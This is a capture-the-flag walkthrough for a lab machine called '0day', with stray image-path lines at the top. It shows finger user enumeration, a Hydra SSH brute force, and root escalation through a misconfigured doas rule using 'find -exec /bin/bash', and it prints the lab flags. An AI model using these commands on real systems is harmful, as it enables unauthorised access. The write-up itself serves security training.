

Target Machine 1




Reconnaissance


We started with an Nmap TCP SYN scan:



└─$ perl finger-user-enum.pl -U /usr/share/seclists/Usernames/Names/names.txt -t 192.168.16.132



└─$ hydra -l adam -P /usr/share/wordlists/rockyou.txt ssh://192.168.16.132



ssh adam@192.168.16.132

```
┌──(kali㉿kali)-[~/Desktop/npt/finger-user-enum]
└─$ ssh adam@192.168.16.132
adam@192.168.16.132's password:
Linux 0day 5.10.0-21-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64
Last login: Thu Jul 31 01:27:02 2025 from 192.168.204.133
adam@0day:~$ ls
user.txt
adam@0day:~$ cat user.txt
NPT{0day_4cc3ss_grant3d}
adam@0day:~$
```

User flag is NPT{0day_4cc3ss_grant3d}

Root flag

Privilege Escalation

We searched for SUID binaries:

`find / -perm -4000 2>/dev/null`

```
adam@0day:~$ find / -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/doas
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/passwd
/usr/bin/newgrp

/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Found `/usr/bin/doas` — an alternative to `sudo`

Inspecting the configuration:

cat /etc/doas.conf

```
adam@0day:~$ cat /etc/doas.conf
permit nopass keepenv adam as root cmd /usr/bin/find
```

This allowed `adam` to run `find` as root without a password.

Exploitation

We leveraged `find`'s `-exec` option to spawn a root shell:

```
adam@0day:~$ doas /usr/bin/find . -exec /bin/bash \;
root@0day:/home/adam# ls
user.txt
root@0day:/home/adam# whoami
root
```

```
root@0day:/home/adam# cat /root/root.txt
NPT{r00t_0wn4ge_complete}
```

cat /root/root.txt

`NPT{r00t_0wn4ge_complete}`

Lessons Learned:

- Finger service can leak usernames if misconfigured.
- Weak passwords make SSH brute force trivial.
- Misconfigured `doas` rules allow command execution as root.